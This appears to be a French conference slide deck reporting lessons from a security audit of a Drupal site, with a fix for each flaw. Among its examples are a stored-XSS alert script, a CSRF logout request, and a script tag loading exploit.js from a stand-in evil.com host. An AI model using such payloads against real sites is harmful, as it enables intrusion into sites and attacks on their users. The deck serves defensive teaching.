

Sessions “Expertises”



15, 16 et 17 février

« Retour d'expérience : Audit de sécurité d'un site Drupal »



“Hello world”

@laborouge

@imagospirit



Anonymat





TOP DISCOUNT

Votre argent, c'est le notre




Top Sécurité

Votre ordinateur, c'est le notre



Contexte



Choix techniques

- Drupal
- Pas d'utilisation de la suite « commerce »
- Utilisation de « form API »
- Implantation manuelle du paiement en ligne

Classement

- Faille mineure
- Faille importante
- Faille majeure

1 . XSS Stored :exécution de code JavaScript

XSS Stored

- XSS persistante : il s'agit de l'attaque la plus dangereuse. Un attaquant peut injecter un code dans le serveur du site vulnérable et ainsi infecté toutes les personnes visitant cette page.
- XSS non persistante : ce type d'XSS est beaucoup plus répandu. Le script de l'attaquant doit faire partie de la requête de la victime pour être exécuté.

Exemple

```
<script>alert('Clique moi grand fou !!!');</script>
```

Solution

- Sanitization functions
 - `filter_xss()`
 - `check_markup()`

Retour d'expérience

- Deux lignes de code à implanter
- Rien n'est acquis !!!
- Des tests ! Et toujours des tests !

2 . Énumération des paiements

The background image is a grayscale photograph of a person's hand holding a document with a list of items and prices. The list includes items like 'VANIL IAD' with a price of '1,29D' and 'JUKAD' with a price of '4,49D'. To the right, there is a calculator and a pen. The entire scene is overlaid with a semi-transparent dark gray layer, and a bright yellow horizontal band is positioned across the middle of the image, containing the title text.

Exemple

/paiements/666

Préconisation

- Limiter l'accès à ces pages
- Génération d'un identifiant non devinable

Solution

- `drupal_random_key()`

/paiements/666

=

/paiements/666?id=OfhW2Spw6SnNtbBL4CLE4d1SYOo5LLC6

Retour d'expérience

- Confirmation de la préconisation post développement
- Le client à conscience du risque
- 1 ligne de code à implanter

The background features a repeating pattern of stylized human figures in a dark grey color. The figures are simplified, showing only the head, torso, and legs. They are arranged in a grid-like fashion, with some figures slightly offset from others, creating a sense of depth and movement. The overall aesthetic is modern and technical.

3 . Énumération des utilisateurs

Example

/users/admin-top-discount = 403

/users/bradpitt = 404

Solution

- Retravailler les URLs des utilisateurs
- Module « Rename Admin Paths »
- Module « Username Enumeration Prevention »

Retour d'expérience

- Peu de charge de travail
- 'Il y a un module pour ça'

The background image shows a warehouse or storage area with metal shelving units. The shelves are filled with numerous cardboard boxes, some of which are wrapped in clear plastic. The lighting is somewhat dim, and the overall tone is dark. A prominent yellow horizontal band is overlaid across the center of the image, containing the main text.

4 . Fichiers inutiles au fonctionnement de la production

Example

/CHANGELOG.txt

/INSTALL.mysql.txt

/sites/all/modules/ckeditor_link/README.txt

Solution

- Suppression des fichiers ?
- Limitation d'accès ?

```
<IfModule mod_rewrite.c>
```

```
    RewriteEngine on
```

```
    RewriteRule ^(.*)README\.txt$ - [F]
```

```
    RewriteRule ^(.*)README\.md$ - [F]
```

```
    RewriteRule ^(.*)README\.markdown$ - [F]
```

```
</IfModule>
```

Retour d'expérience

- Un vrai choix technique
- Peu onéreux en temps



5 . Fuite d'information : fichier de template

Example

<!-- FILE NAME SUGGESTIONS:

** html--user--login.html.twig*

** html--user.html.twig*

x html.html.twig

-->

Solution

- Une check-list avant la mise en production ?

Retour d'expérience

- De la vigilance !!!

The background features a dark grey illustration of a web browser window with three window control buttons (red, yellow, green) in the top-left corner. Below the browser window, there is a dark grey rounded rectangle containing the text "Sign in" in a light grey font. A bright yellow horizontal band is overlaid across the center of the image, containing the main title text.

6 . CSRF : déconnexion utilisateur

Sign in

Exemple

```
<script>jQuery.get("https://mon-site.fr/user/logout")</script>
```

Préconisation

- Requête HTTP en POST
- Token CSRF

Retour d'expérience

- Recherche de solution technique = aucune
- Réécrire le CMS ?

7 . En-tetes HTTP : Strict-Transport-Security

8 . En-tetes HTTP : Content-Security-Policy

Example

```
<script src="https://evil.com/exploit.js"></script>
```

Solution

- Implantation du module « Security Kit »
- Ou implantation du code sans passer par un module

Retour d'expérience

- Une prise de conscience sur cette bonne pratique
- Beaucoup de test
- Onéreux en temps la première fois

9 . En-tetes HTTP : fuite d'information sur la version

Example

```
server: nginx  
vary: Accept-Encoding  
x-content-type-options: nosniff  
x-drupal-cache: MISS  
X-Firefox-Spdy: h2  
x-frame-options: SAMEORIGIN  
x-generator: Drupal 7 (http://drupal.org)  
x-powered-by: PHP/7.0.30
```

Solution

- Implantation directement sur l'hébergement

Retour d'expérience

- Recherche de documentation
- Contrôler son hébergement !
- Onéreux en temps



10 . Multiples vulnérabilités : CKEditor

Example

```
alert(CKEDITOR.version) ;
```

Solution

- Mettre à jour !
- Des outils d'alertes

Retour d'expérience

- Peu onéreux en temps
- Mise en place d'outil de veille



11 . Multiples vulnérabilités : PHPMailer

Solution

- Mettre à jour !

Retour d'expérience

- Adaptation du module avec la bonne version de PHPMailer
- Onéreux en temps

Checklist

Conclusion



Retour d'expérience

- Très formateur
- Des acquis qui ne l'étaient pas
- Hausse de compétence
- Hausse de vigilance
- Implantation de base

FAQ